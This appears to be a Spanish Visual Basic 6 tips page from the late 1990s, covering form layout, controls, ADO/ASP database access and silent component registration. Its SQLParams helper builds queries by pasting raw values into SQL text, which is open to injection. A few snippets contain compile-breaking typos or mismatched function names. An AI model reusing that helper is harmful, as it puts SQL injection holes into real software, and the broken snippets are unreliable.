Private Function ArrayControl(Name As String, Index As Integer) As Control
Dim ctl As Control
On Error GoTo ErrHandler

For Each ctl In Me.Controls(Name)
```

```
If ctl.Index = Index Then
Set ArrayControl = ctl
Exit For
End If
Next
Exit Function

ErrHandler:
ArrayControl = Empty
End Function
```

Por ejemplo, tenemos un array de Label llamado lblArray, podriamos usar:

```
ArrayControl("lblArray", 1).Caption = "OKAY"
```

Advierto que la función *ArrayControl* usa enlace a posteriori, por lo tanto el rendimiento no es alto.

#15. Cargar un formulario desde una expresión o variable

Por ejemplo:

```
Dim f As Form
Set f = Forms.Add("frmOptions")
f.Show vbModal
```

#14. Claridad de Entre Comillas
Ago 14 de 1999

Analíse la siguiente construcción de una tabla HTML con código (frecuente en salidas de aplicaciones IIS):

```
sBuffer = "<BLOCKQUOTE>" + _
          "<TABLE WIDTH=|592| BGCOLOR=|#F8F8F8|>" + _
          "<TR>" + _
          "<TD VALIGN=|MIDDLE|>" + _
          "<FONT FACE=|Courier New| SIZE=|2|>" + _
          sBuffer + _
          "</FONT></TD>" + _
          "</TR>" + _
```

```
            "</TABLE>" + _
            "</BLOCKQUOTE>"
sBuffer = Replace(sBuffer, "|", Chr$(34))
```

Sin duda la cadena anterior es clara, dado que no emplearon comillas sobre comillas en los valores de los parametros de las etiquetas HTML. En vez de esto se uso un caracter "|", que luego es reemplazado por comillas.

SUGERENCIA. Si es usuario de versiones VB menores a la 6, puede reemplazar la función *Replace* por *ReplaceAll*, Tip #4 de Funciones.

#13. Algo sobre Texto Vertical
Nov 14 de 1998

Este ejemplo ejecuta correctamente para colocar un texto vertical, usando el control IE Super Label:

```
'//Referencia: IELABEL.OCX
'//IE Super Label
Private Sub Form_Load()
Dim Tem As Integer
With IeLabel1
.BackStyle = BackStyleOpaque
.FontName = "Times New Roman"
.FontSize = 14
.FontBold = True
.Caption = .FontName
Tem = .Width
.Width = .Height
.Height = Tem
.Top = 0
.Angle = 90
End With
End Sub
```

NOTA. IELABEL.OCX trabaja en PCs con MS Internet Explorer©.

Otra perspectiva se encuentra en el articulo "Print Rotated Text Using Win32 API", Article ID: Q154515, soporte técnico de MS (KB). Desafortunadamente el código publicado tiene una pequeña deficiencia y no aplica correctamente para todas las fuentes y tamaños, pero en general es aceptable.

#12. Activar un Nodo en TreeView
Nov 14 de 1998

Para activar el primer ítem de un ComboBox hacemos: cbx.ListIndex = 0. Bien, lo mismo para un TreeView es:

tvw.Nodes(1).Selected = True

#11. Optimizar tareas en MouseMove
Octubre 16 de 1998

El evento MouseMove es necesario para ejecutar ciertos procedimientos de gráficos. Por ejemplo requiero obtener un conjunto de información a partir del punto que se señala (caso de un Plot que debe suministrar las coordenadas físicas y cadenas como comentarios o datos de la zona). Es sim hacer la siguiente llamada:

```
Private Sub pic_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
Call FindDataZone X, Y
End Sub
```

El procedimiento FindDataZona no es simple (en especial porque busca en una base de datos o u array). Así pues, las líneas anteriores son una ofensa a la buena programación, dado que el event MouseMove se produce muchas veces con una sola pasada del ratón sobre el contexto (comúnmente un PictureBox). La siguiente estrategia es un algoritmo al estilo ToolTipText: Primero agrego un Timer (tmr_GetInfo) y:

```
Private LastMoveX As Single
Private LastMoveY As Single

Private Sub Form_Load()
tmr_GetInfo.Interval = 500
tmr_GetInfo.Enabled = False
...
End Sub

Private Sub pic_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
If Not tmr_GetInfo.Enabled Then
tmr_GetInfo.Enabled = True
End If
LastMoveX = x
LastMoveY = y
```

```
End Sub

Private Sub tmr_GetInfo_Timer()
Call FindDataZone LastMoveX, LastMoveY
tmr_GetInfo.Enabled = False
End Sub
```

Esto es eficiencia. La llamada al procedimiento FindDataZone se producirá pocas veces y solo lo necesario. Compruevelo.

#11. Dimensionar seguro
Septiembre 24 de 1998

El ajuste de controles a un formulario redimensionable parece sencillo. Por ejemplo, tenemos un MSFlexGrid (fxg) y un StatusBar (sbr) en un formulario, y deseamos un ajuste permanentemente al formulario.

```
Private Sub Form_Resize()
fxg.Move 0, 0, ScaleWidth, ScaleHeight - sbr.Height
End Sub
```

El control MSFlexGrid (fxg) se ajusta al tamaño del formulario. Ahora minimice el formulario. ! Error !. Estos no son los únicos problemas de un mal dimensionamiento, también se deben dar un limite mínimo para que el usuario no juegue a hacer caer el programa. He aquí un control de dimensionamiento sólido como una roca:

```
Private MinHeight As Integer
Private MinWidth As Integer
Private CancelResize As Boolean

Private Sub Form_Initialize()
CancelResize = True
MinHeight = 1500
MinWidth = 2400
Height = 3000
CancelResize = False
End Sub

Private Sub Form_Resize()
If Not CancelResize Then
If Not Me.WindowState = vbMinimized Then
If Width < MinWidth Then
```

```
CancelResize = True
Width = MinWidth
End If
If Height < MinHeight Then
CancelResize = True
Height = MinHeight
End If
'//Resize controls
Call ResizeMe
End If
End If
CancelResize = False
End Sub

Private Sub ResizeMe()
fxg.Move 0, 0, ScaleWidth, ScaleHeight - sbr.Height
End Sub
```

Puede usar el modelo tal cual, y colocar su código de ajuste a controles en el procedimiento ResizeMe. Las variables MinHeight y MinWidth dependen de sus requerimientos (las ajustas en tiempo de diseño).

NOTA. El propósito de la variable CancelResize es evitar referencias circulares.

#10. Obtener el nombre de un archivo(s) desde Arrastrar y Soltar
Agosto 22 de 1998

Resulta fácil dar la capacidad de obtener el nombre de un archivo *arrastrado* desde MS Explorer. P.e., en un TextBox, fijar la propiedad OLEDropMode = 1 -Manual, y agregar esta líneas al evento OLEDragDrop:

```
Private Sub Text1_OLEDragDrop( _
Data As DataObject, Effect As Long, Button As Integer, Shift As Integer, X As Single, Y As Single
)
On Error Resume Next
Text1 = Data.Files(1)
End Sub
```

Podemos otearen varios nombres arrastrados aprovechando el array *Data.Files* (conveniente un control multidatos como Grid).

#9. Una forma segura de obtener el indice de un Formulario
Julio 28 de 1998

Trabaja bien hasta con instancias Chield. Se llama con GetFormIndex Me.

```
Public Function GetFormIndex(frm As Form) As Integer
Dim i As Integer, rtn As Integer
For i = 0 To Forms.Count - 1
If Forms(i).hwnd = frm.hwnd Then
rtn = i
End If
Next
GetFormIndex = rtn
End Function
```

#8. Una imagen animada
Junio 28 de 1998

Este Tip es basado en un ejemplo del libro de José Domínguez Alconchel, *Superutilidades VB*. Consiste en una simple animación de imágenes. Desafortunadamente no es tan perfecto como un Gif animado, pero expone una idea muy practica. Requiere un formulario, un control Timer, y un control Image:

```
Private pic(0 To 4) As Picture, picIndex As Byte

Private Sub Form_Load()
Set pic(0) = LoadPicture("file1.bmp")
Set pic(1) = LoadPicture("file2.bmp")
Set pic(2) = LoadPicture("file3.bmp")
Set pic(3) = LoadPicture("file4.bmp")
Set pic(4) = LoadPicture("file5.bmp")
Timer1.Enabled = False
Timer1.Interval = 150
Set Image1.Picture = pic(0)
Timer1.Enabled = True
End Sub

Private Sub Timer1_Timer()
picIndex = IIf(picIndex + 1 > UBound(pic), 0, picIndex + 1)
Set Image1.Picture = pic(picIndex)
```

```
End Sub
```

Los archivos file1 a file-*n* son imagenes de tamaño igual y con una secuencia lógica de animación Variando Timer1.Interval se obtine mayor o menor velocidad de la secuencia.

#7. Cambiar de Directorio
Junio 25 de 1998

Cuando va a cambiar de directorio con ChDir a una unidad *diferente de la actual*, use ChDrive previamente:

```
ChDrive "E"
ChDir "E:\miTrayectoria"
```

Si usamos solo la segunda línea ChDir no responde.

#6. ¿Descargue mi Formulario?
Junio 18 de 1998

Cuidado al descargar los formularios, pues puede quedar *algo* en memoria. Analice el siguiente ejercicio. Cree un proyecto nuevo y agregue dos CommandButton en Form1 y un segundo formulario.

Código en Form1:

```
Option Explicit

Private Sub Command1_Click()
Form2.Show
End Sub

Private Sub Command2_Click()
Dim f As New Form2
f.Show
End Sub
```

Código en Form2:

```
Option Explicit

Private Variable As String
```

```
Private Sub Form_Load()
If Variable = "" Then
MsgBox "Variable esta vacio"
Variable = "Variable contiene algo"
Else
MsgBox Variable
End If
End Sub
```

Ejercicio: Clic sobre Command1, descargue Form2, nuevamente Clic sobre Command1. Observara que Form2 no se vueve a iniciar desde 0. Ahora cierre Form2. El mismo ejercicio sobre Command2 demuestra que Form2 se descarga efectivamente.

#5. Botones como Guste
Mayo 29 de 1998

No necesita invertir en un control de terceros para obtener botones espectaculares. Agregue un SSPanel a un Formulario, llámelo pnl_cmd, y use este código.

```
Prívate Sub Form_Load()

'//Configurando el Botón
ScaleMode = vbPixels
With pnl_btm
.BevelInner = 0
.BevelOuter = 2
.BevelWidth = 4
.BorderWidth = 0
.Caption = " Click Me"
.Alignment = 0
End With
End Sub

Prívate Sub pnl_btm_Click()
'//Acción del Botón
Print "ok"
End Sub

Prívate Sub pnl_btm_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
With pnl_btm
.BevelInner = 0
.BevelOuter = 1
```

```
.Left = .Left + 1
.Width = .Width - 1
.Top = .Top + 1
.Height = .Height - 1
End With
End Sub

Prívate Sub pnl_btm_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As Single)
With pnl_btm
.BevelInner = 2
.BevelOuter = 0
.Left = .Left - 1
.Width = .Width + 1
.Top = .Top - 1
.Height = .Height + 1
End With
End Sub
```

El resto queda a su imaginación, Por ejemplo puede agregar un control Image para mostrar una imagen en el botón.

#4. Etiquetas elegantes y activas
Mayo 29 de 1998

¿Le gusta el menú Start (Inicio) de Win95?. Las siguientes líneas dan un efecto semejante. Agregue un SSPanel a un Formulario, llámelo pnl_lbl, y use este código.

```
Option Explicit
Private OnLight As Boolean

Private Sub Form_Load()

'//Label activo
With pnl_lbl
.BevelInner = 0
.BevelOuter = 0
.BevelWidth = 0
.BorderWidth = 0
.Caption = "Pása por aca"
End With

End Sub
```

```
Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
If OnLight Then
pnl_lbl.BackColor = BackColor
pnl_lbl.ForeColor = vbBlack
OnLight = False
End If
End Sub

Private Sub pnl_lbl_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
If Not OnLight Then
pnl_lbl.BackColor = vbHighlight
pnl_lbl.ForeColor = vbWhite
OnLight = True
End If
End Sub
```

Agrégue un Icono (usando un control Image) dentro del Panel, a su gusto. En el evento Clic del Panel puede ejecutar una acción.

#3. Configurar un ComboBox en un ToolBar
Mayo 15 de 1998

Una función de módulo para configurar un ComboBox o en la parte derecha de un ToolBar. Sim
al ejemplo de VB pero más práctico.

```
Public Sub ComboBoxInToolBar(cbx As ComboBox, tbr As Toolbar, ToolTipText As String)
Dim btm As Button

Set btm = tbr.Buttons.Add(, cbx.Name, , tbrPlaceholder)
btm.Width = cbx.Width

With cbx
.Top = tbr.Buttons(cbx.Name).Top
.Left = .Parent.ScaleWidth - .Width
.ToolTipText = ToolTipText
.TabStop = False
End With
End Sub
```

Se complementa con los dos siguiente eventos (ejemplo):

```
Private Sub Form_Load()
ComboBoxInToolBar Combo1, Toolbar1, "Algún texto"
End Sub

Private Sub Form_Resize()
Combo1.Left = ScaleWidth - Combo1.Width
End Sub
```

Con pequeños cambios se puede configurar otros controles, uno o más en la misma barra, o su posición.

#2. Ajustar el texto de la etiqueta de un Objeto o Control
Abril 19 de 1998

Cuando una etiqueta es demasiado larga, muchas de las interfaces de Windows95 muestran parte de la sarta que puede contener seguida de tres puntos; caso común en los encabezados y etiquetas del Explorador de archivos.

```
Public Function AdjustNameToWidth(C As Object, ByRef x As String, Optional AjustWidth As Variant) As String
Dim s As String, aw As Single

If IsMissing(AjustWidth) Then
aw = C.Width
Else
aw = AjustWidth
End If

Set C.Parent.Font = C.Font

If C.Parent.TextWidth(x) > aw Then
Do
x = Left(x, Len(x) - 1)
s = x + "..."
Loop Until C.Parent.TextWidth(s) < aw Or Len(x) = 0
AdjustNameToWidth = s
Else
AdjustNameToWidth = x
End If
End Function
```

Ejemplos:

```
Label1.Caption = AdjustTextToControlWidth(Label1, "Texto demasiado largo para este Label")

Dim pnl As Panel
Set pnl = StatusBar1.Panels(1)
pnl.Text = AdjustNameToWidth(StatusBar1, "Demasiado largo para este panel", pnl.Width)
```

#1. Backgrounds en Formularios

Multiplica una figura o recorte de una figura para pintar el fondo de un formulario al estilo del Background de la páginas HTML.

```
Public Sub FormBackground(PictureFile As String)
Static bgPicture As StdPicture
Static bgWidth As Long
Static bgHeight As Long
Dim i As Long
Dim j As Long

On Error GoTo ErrHandler
'//Load picture
If bgPicture Is Nothing Then
Set bgPicture = LoadPicture(PictureFile)
bgWidth = Me.ScaleX(bgPicture.Width)
bgHeight = Me.ScaleY(bgPicture.Height)
End If
'//Tiles
For i = 0 To Me.ScaleHeight Step bgHeight
For j = 0 To Me.ScaleWidth Step bgWidth
Me.PaintPicture bgPicture, j, i, bgWidth, bgHeight, , , , , vbSrcCopy
Next
Next
'//HT
Exit Sub

ErrHandler:
MsgBox "Cannot draw background " & vbCrLf & _
"ERROR: " & Err.Description
End Sub
```

Puede utilizar la función desde el modulo del formulario, p.e.:

```
Prívate Sub Form_Paint()
FormBackground "MARBLE.JPG"
End Sub
```

Identación

Aplicación VBScript para Identar Código Visual Basic

Instrucciones:

- Copie el texto que desea identar
- Pegue el texto en la caja de entrada
- Use el comando ejecutar
- Marque y copie el resultado de la caja de texto

#8. Conectarse a una base de datos Access en paso simple

Posiblemente se te olvide la sintaxis de la cadena de coneccion a una base de datos Access. Yo he solucionado esto con una función generalizada (sirve para versiones superiores a Access-95):

```
Public Sub UseAccessDatabase( _
   DatabaseName As String, _
   Optional Password As String = "")

   Dim s As String

   s = "Provider=Microsoft.Jet.OLEDB.4.0;" & _
         "Data Source=" & DatabaseName & ";"
   If Len(Password) Then
      s = s & "Jet OLEDB:Database Password=" & Password & ";"
   End If
   m_ConnectionString = s
End Sub
```

Como vez no necesitas saber nada de la sintaxis ADO de conexión para conectarte a una base de datos Access, aun si esta tiene contraseña.

NOTA. Este método se escribio para una clase, la cual tiene una Property llamada *ConnectionString*, con la que se obtiene la cadena de conexión.

#8. Cambiar la localización de una BD de un DataEnvironment en tiempo de ejecusión

Puede que al distribuir su aplicación nota que debe modificar la ruta de la base de datos. Solucione de la siguinete manera:

1. Obtenga la cadena de conexión que dio en tiempo de diseño, bastara con un :

```
Debug.Print DE.Connections(1).ConnectionString
```

(DE es el nombre del DataEnvironment en el ejemplo),

2. En el inicio de su programa escriba algo similar al siguiente corte de código, preservando su cadena de conexión (modifica solo la localización de la base de datos, en este caso yo use la variable *ArchivoBaseDeDatos*)

```
Private Sub Form_Initialize()
Dim s As String
s = "Provider=MSDataShape.1;" & _
"Persist Security Info=False;" & _
"Data Source=" & ArchivoBaseDeDatos & ";" & _
"Data Provider=MICROSOFT.JET.OLEDB.4.0"
DE.Connections(1).ConnectionString = s
End Sub
```

#8. Consultas Parametrizadas

El código para escribir obtener un Recordset parametrizado es algo tedioso. Funciones como la que presento a continuación simplifican la tarea definitivamente. La siguiente función entrega un Recordset de tipo Static. Note que la cadena de conexión es un miembro de Clase, puede especificarla la misma como parámetro si lo desea (cuando escriba componentes de acceso a datos verá que es muy cómodo trabajar la cadena de conexión como una propiedad de la Clase)

```
Public Function StaticRecordset( _
QueryName As String, _
ParamArray Param() As Variant _
) As ADODB.Recordset

Dim rs As ADODB.Recordset
Dim cmd As ADODB.Command
Dim pmt As ADODB.Parameter
Dim i As Long

On Error GoTo ErrHandler

Set cmd = New ADODB.Command
Set rs = New ADODB.Recordset

With cmd
.ActiveConnection = m_ConnectionString
```

```
.CommandType = adCmdTable
.CommandText = "[" & QueryName & "]"
For Each pmt In .Parameters
pmt.Value = Param(i)
i = i + 1
Next
End With

With rs
.CursorLocation = adUseClient
.Open cmd, , adOpenStatic
Set cmd.ActiveConnection = Nothing
Set cmd = Nothing
Set .ActiveConnection = Nothing
End With

Set StaticRecordset = rs
Exit Function

ErrHandler:
Set StaticRecordset = Nothing
Call ErrHandlerAction(Err)
End Function
```

Se pueden escribir funciones similares para diferentes tipos de Recordsets

EJEMPLO:

```
Dim rs As ADODB.Recordset

'//Get data
Set rs = gData.StaticRecordset(u.QueryName, lggCur.IdWell)

'//new page
Rows = rs.RecordCount
If Rows Then
...
```

#7. SQL Parametrizados

La escritura de un SQL con parametros, incrustando variables, generalmente produce lineas de codigo largas y dificiles de mantener. La siguiente funcion permite un codigo limpio:

```
Public Function SQLParams(sql As String, ParamArray Params() As Variant) As String
Dim ptr As Long
Dim rtn As String
Dim Param As Variant

rtn = sql
ptr = 1
For Each Param In Params()
ptr = InStr(ptr, rtn, "?")
If ptr Then
rtn = Left$(rtn, ptr - 1) & Param & Mid$(rtn, 1 + ptr)
End If
Next
SQLParams = rtn
End Function
```

Los parametros en la cadena SQL se escriben con un "?", teniendo en cuenta que las cadenas iran entre comillas simples. Ejemplo

```
sql=SQLParams("SELECT * FROM [Logs Bank] WHERE enum_log=? AND
id_graph='?';", EnumLog, IdGraph)
```

#6. Mostrar Registro n de Tantos
La siguiende función entrega una cadena con el texto: *titulo n de tantos*,

```
Private Function RecordLocation( _
adoRs As ADODB.Recordset, _
Optional Title As String = vbNullString _
)
On Error GoTo ErrHandler
With adoRs

If Not (.EOF Or .BOF) Then
RecordLocation = Title & .AbsolutePosition & " de " & .RecordCount
Else
RecordLocation = vbNullString
```

```
End If
End With
Exit Function

ErrHandler:
RecordLocation = "VOID"
End Function
```

Aplica a cualquier modo de Recordset ADO. Por ejemplo para un ADODC de nombre *adcTitles*, enlazado a una tabla *Titles*; invocamos en el evento:

```
Private Sub adcTitles_MoveComplete( _
ByVal adReason As ADODB.EventReasonEnum, _
ByVal pError As ADODB.Error, _
adStatus As ADODB.EventStatusEnum, _
ByVal pRecordset As ADODB.Recordset _
)
'//Muestra: Titulo i de n
adcTitles.Caption = RecordLocation(adcTitles.Recordset, "Titulo: ")
End Sub
```

#5. Filtros subsecuentes
Mayo 19 de 1999

Aplicar Filtros con ADO es una de las novedades que me gusto. No es necesario reconstruir un Recordset para filtrar varias veces. P.e Tengo un Recorset con 12 registros, deseo aquellos registros donde el campo *Field1 = "Value1"* (String), digamos que son 4 registros:

```
rs.Filter = "[Field1] = 'Value1'"
'// rs.RecordCound retornará 4
```

Luego deseo obtener aquellos que son direrentes a Value1:

```
rs.Filter = "[Field1] <> 'Value1'"
'// rs.RecordCound retornará 8
```

Es decir, no es necesario ejecutar un rs.Open o Requery para filtrar el Recordset. Para eliminar el filtro, se ejecuta rs.Filter = adFilterNone

#4. Un ejemplo simple de Acceso a datos en un Servidor Web con ASP y ADO
Abril 10 de 1999

Cree y ejecute el ejemplo usando Personal Web Server 4.0 y una BD Access. El DSN se crea desde el panel de Control, OBDC32, usando Access97 como proveedor de datos. El ejemplo aplica a otros orígenes de datos.

```
<html>
<head>
<title>Sample1-ADO-Access</title>
</head>
<body>
<h1>Sample1-ADO-Access</h1>
<script Language="VBScript" RunAt="Server">
'//ADO-Sample, Harvey T, 1-4-99
Dim oCnn
Dim sSQL
Set oCnn = Server.CreateObject("ADODB.Connection")
oCnn.Open "DSN=Test1;"
sSQL = "[Consulta Grabaciones por Titulo]"
Set rs = oCnn.Execute(sSQL)
Do Until rs.EOF
Response.Write "Campo: " & rs.Fields(0) & "<br>"
rs.MoveNext
Loop
Set oCnn = Nothing
Response.Write "<p><i>Fin de datos</i></p>"
</script>
</body>
</html>
```

Crea una lista con el primer campo del Query (siempre entre corchetes cuadrados). Podría haber usado sSQL="SELECT ....".

NOTAS.
- Para depuración local, Es requerido Personal Web Server versión 4.0, el cual se encuentra gratis en los Downloads de la página de FrontPage (o viene con VB6 o VS6). Es ideal porque permite depurar los desarrollos para Internet localmente.
- Realmente el ejemplo corresponde a Secuencia de Comandos ASP. Las verdaderas

aplicaciones Visual Basic del lado del servidor son las Aplicaciones IIS (clases Web), sin embargo se tienen la mismas bases.
- ASP acepta bases de datos de archivos compartidos (Microsoft(r) Access o Microsoft(r) FoxPro) como orígenes válidos de datos, sin embargo se recomienda utilizar estos tipos de motores de bases de datos únicamente con fines de desarrollo o en situaciones de despliegue limitado. Para aplicaciones Web de producción se deben usar BDs Cliente-Servidor..

#3. Ejemplo de acceso a datos con ADOR
Mar 31 de 1999

ActiveX Data Objects Recordset es un componente de acceso a datos de solo lectura, complemento funcional de ADO. Quizás es el más compacto y ligero modo de acceso a datos, y es ideal para el Web.

Publico este ejemplo para mostrar como se usaría ADOR desde Visual Basic (en general se usa en el páginas Web con Scrips). Para este ejemplo cree un DSN de sistema (TEST0) desde el panel de control, OBDC(32 Bits), con acceso a una DB Access97 local (Colleción.MDB).

```
Dim adorRs As ADOR.Recordset
Set adorRs = New ADOR.Recordset
With adorRs
.ActiveConnection = "Data Source=TEST0;" '//DSN
.Source = "SELECT [TituloGrabación] FROM [Grabaciones]"
.Open
Do Until .EOF
Debug.Print .Fields(0)
.MoveNext
Loop
End With
```

NOTA. LA biblioteca de referenca de ADOR es Microsoft ActiveX Data Objects Recordset 2.0.

#2. ADO: Usar una BD Jet protegida bajo el sistema de cuentas
Mar 1 de 1999

En este ejemplo cree explícitamente la cadena ActiveConnection (variable SCR) para ilustración. Es más flexible e inteligente usar un archivo OLEDB (archivos de extensión UDL), el cual contine toda la información de conexión a la BD. Las variables sPws y sUsr fuerón definidas previamente. Note la especificación de la base de datos del sistema.

```
Private Sub JetTest()
Dim SRC As String
Dim SQL As String
Dim rs As New Recordset
Dim cmd As New Command

SRC = "Provider=Microsoft.Jet.OLEDB.3.51;" + _
        "Password=" + sPwd + ";" + _
        "Persist Security Info=True;" + _
        "User ID=" + sUsr + ";" + _
        "Data Source=C:\ProyPer99\PerDatos99.mdb;" + _
        "Jet OLEDB:System database=C:\ProyPer99\GrupoPSoft.mdw"
SQL = "SELECT [Nombre] " + _
        "FROM [Banco de Empresas] " + _
        "WHERE [Ciudad]='Bogotá';"

'//Activa la conexión ADO
With cmd
.ActiveConnection = SRC
.CommandText = SQL
Set rs = .Execute()
End With

'//Lleno un ListBox con datos:
lstBogota.Clear
With rs
Do Until rs.EOF
lstBogota.AddItem .Fields(0)
.MoveNext
Loop
.Close
End With
End Sub
```

NOTA. Declaré los objetos ADO sin el nombre de la librería, sin embargo normalmente ésta se especifica. P.e. Dim rs As New ADODB.Recordset

#1. ADO: Una consulta con parámetros
Feb 27 de 1999

En el siguiente ejemplo establezco una conexión OLEDB a la BD del ejemplo Nwind.MDB. Esto se hace a través de un archivo UDL Este tipo de conexión es el recomendado (en especial para BDs Jet, donde una conexión DSD (OBDC) no suele ser eficiente).

Este ejemplo es bastante plano. Tiene mejor nivel escribir un procedimiento similar a OpenQueryParams del tip #11. Quizá más adelante lo publique así.

```
Private Sub LitleTest()
Dim rs As New adodb.Recordset
Dim cmd As New adodb.Command
With cmd
.ActiveConnection = "FILE NAME=D:\Archivos de programa\Microsoft Visual Studio\VB98\Nwind.UDL"
.CommandType = adCmdTable
.CommandText = "ProductsByID"'//Nombre del Query
.Parameters(0) = 3 '//Valor ejemplo del parámetro
Set rs = .Execute()
End With
Debug.Print rs(0), rs(1), rs(2) '//Obteniendo datos
rs.Close
End Sub
```

NOTA1. Ejecutar una consulta con parámetros usando una conexión DSN es diferente, para más información ver el articulo Q181782 (HOWTO: Work w/ Microsoft Access QueryDef Parameter Using VB) del KB de MS.

NOTA2. Cuando el nombre del Query tiene espacios, debe encerrarse en corchetes cuadrados.

#22. Registrar silenciosamente un AtiveX DLL u OCX

Podemos registrar un componente con RegSrv sin que el usuario se entere, p.e.

Shell BeetQM(PathRegSrv & "\regsvr32.exe ") & BeetQM(Path & "\abc.ocx") & " /s", vbHide

La funcion BeetQM es simplemente para encerrar una cadena entre comillas:

Private Function BeetQM(s As String) As String
BeetQM = """" & s & """"
End Function

NOTA. Esta forma de usar regsvr32 es muy util para escribir nuestros PATCHs. Digamos que distribuimos nuestro componente abc.ocx, luego este presento una falla. Podemos enviar un pequeño programa que reemplace el OCX, primero debe eliminar abc.ocx del PC del cleinte, luego copiar el nuevo (con FileCopy es suficiente) y regsvr32.exe. Por ultimo ejecutar el Shell como se lo presento. Nota de nota: - No simpre es facil eliminar un componete, pero si es facil renombrarlo, podemos usar: Name "abc.ocx" As "old_" & Format$(Rnd() * 1000, "0000").

#21. Mover una ventana con Mouse

Podemos quitar la barra de titulo de una ventana con BorderStyle=0-None (por ejemplo), ¿Pero como darle la oportunidad al usuario de moverla?

Este código permite mover una ventana dando clic en cualquier área libre de misma:

Option Explicit

Private OnMouseDown As Boolean
Private StartMoveX As Single
Private StartMoveY As Single

Private Sub Form_MouseDown(Button As Integer, Shift As Integer, x As Single, Y As Single)
If (Button = vbLeftButton) And (Me.WindowState = vbNormal) Then
OnMouseDown = True
StartMoveX = x
StartMoveY = Y
Me.MousePointer = vbSizeAll
End If
End Sub

```
Private Sub Form_MouseMove(Button As Integer, Shift As Integer, x As Single, Y As Single)
If OnMouseDown Then
Me.Left = Me.Left + x - StartMoveX
Me.Top = Me.Top + Y - StartMoveY
End If
End Sub

Private Sub Form_MouseUp(Button As Integer, Shift As Integer, x As Single, Y As Single)
OnMouseDown = False
Me.MousePointer = vbNormal
End Sub
```

#20. Algunas acciones sobre WebBrowser

A traves del método ExecWB podemos invocar acciones como Imprimir, Salvar como, y otras. P.e para imprimir el contenido:

```
Private Sub PrintContents(Optional CallDialog As Boolean = True)
If CallDialog Then
brwWebBrowser.ExecWB OLECMDID_PRINT, 0, 0, 0
Else
brwWebBrowser.ExecWB OLECMDID_PRINT,
OLECMDEXECOPT_DONTPROMPTUSER, 0, 0
End If
End Sub
```

Use el parametro CallDialog para mostrar o no el cuador de dialog para configurar Printer.

Para suministrar un *Save As*...,

```
Private Sub SaveAs()
brwWebBrowser.ExecWB OLECMDID_SAVEAS, 0, 0, 0
End Sub
```

NOTA. Por ejemplo para imprimir sigue siendo válido:

```
brwWebBrowser.SetFocus
SendKeys "^{p}"
```

Pero degenera el pintado de la ventana. Cuando no trabaja puede colocarlo en un evento Timer y siempre funcionará. No obsante el método es obsoleto.

#19. Reutilizar código de diseño para formularios

A partir de una clase que usa una referencia al formulario, podemos reutilizar aquel código de diseño que ronda tantas veces. Cree la Clase FormX y pegue el siguiente código:

```
'=========================================================
' NAME : CFormX
' TYPE : Class
' AUTHOR : Harvey T.
' DESCRIPTION : Extends Form Presentation and Behavior
' NOTES : -
' UPDATE : -
'=========================================================
Option Explicit

'//CLIENT
Private WithEvents m_Form As Form

'//EVENTS
Public Event ResizeMe()

'//LOCAL
Private CancelResize As Boolean

'//MEMBERS
Private m_MinWinWidth As Long
Private m_MinWinHeight As Long
Private m_UseBackGround As Boolean

Public Property Set FormX(RHS As Form)
    Set m_Form = RHS
End Property

Public Property Get FormX() As Form
```

```
    Set FormX = m_Form
End Property

Public Property Get UseBackGround() As Long
    UseBackGround = m_UseBackGround
End Property

Public Property Let UseBackGround(RHS As Long)
    m_UseBackGround = RHS
End Property

Public Property Get MinWinWidth() As Long
    MinWinWidth = m_MinWinWidth
End Property

Public Property Let MinWinWidth(RHS As Long)
    m_MinWinWidth = RHS
End Property

Public Property Get MinWinHeight() As Long
    MinWinHeight = m_MinWinHeight
End Property

Public Property Let MinWinHeight(RHS As Long)
    m_MinWinHeight = RHS
End Property

Private Sub BackgroundPicture()
    Static bgWidth As Long
    Static bgHeight As Long
    Dim i As Long
    Dim j As Long
    Dim bgPicture As StdPicture

    On Error GoTo ErrHandler
    Set bgPicture = m_Form.Picture
    '//Load picture
    If bgPicture Then
      If bgWidth = 0 Then
        bgWidth = m_Form.ScaleX(bgPicture.Width)
        bgHeight = m_Form.ScaleY(bgPicture.Height)
      End If
      '//Tiles
```

```
      For i = 0 To m_Form.ScaleHeight Step bgHeight
         For j = 0 To m_Form.ScaleWidth Step bgWidth
            m_Form.PaintPicture bgPicture, j, i, bgWidth, bgHeight, , , , , vbSrcCopy
         Next
      Next
   End If
   Exit Sub

ErrHandler:
End Sub

Private Sub Class_Terminate()
   Set m_Form = Nothing
End Sub

Private Sub m_Form_Paint()
   If m_UseBackGround And Not CancelResize Then
      BackgroundPicture
   End If
End Sub

Private Sub Class_Initialize()
   '//Defaults
   m_MinWinWidth = Screen.Width / 4
   m_MinWinHeight = Screen.Height / 4
   CancelResize = False
   m_UseBackGround = False
End Sub

Private Sub m_Form_Resize()
   If Not CancelResize Then
      If Not m_Form.WindowState = vbMinimized Then
         If m_Form.Width < m_MinWinWidth Then
            CancelResize = True
            m_Form.Width = m_MinWinWidth
         End If
         If m_Form.Height < m_MinWinHeight Then
            CancelResize = True
            m_Form.Height = m_MinWinHeight
         End If
         RaiseEvent ResizeMe
      End If
```

```
    End If
    CancelResize = False
End Sub
```

La anterior clase se encarga de suministrar dos cosas : (1) un evento de redimensionamiento seguro y con limites de tamaño para el formulario, y (2) un imagen de fondo (tapiz) en el formulario.

Ahora reulilizamos así: Agregue un formulario, asigne a la propiedad Picture una imagen conveniente para un tapiz. Agregue el siguiente código:

```
'//...Ejemplo para FormX
Option Explicit

'//Extends Form Presentation and Behavior
Private WithEvents FormX As CFormX

Private Sub Form_Load()
Set FormX = New CFormX
Set FormX.FormX = Me
FormX.MinWinHeight = 1500
FormX.MinWinWidth = 1800
FormX.UseBackGround = True
End Sub

Private Sub Form_Unload(Cancel As Integer)
Set FormX = Nothing
End Sub

Private Sub FormX_ResizeMe()
'//Su codigo de redimensionamiento
End Sub
```

Al ejecutar el proyecto vera que el formulario tiene un tapiz y un redimensionamiento limitado.

#18. Eliminar los nodos hijos de un nodo especifico en un TreeView

Digamos que tenemos un TreeView algo complejo y deseamos borrar todos los nodos hijos de un nodo especifico (el seleccionado).

```
Dim nod As Node
Set nod = tvwX.SelectedItem
Do Until nod.Child Is Nothing
  tvwX.Nodes.Remove nod.Child.Key
Loop
```

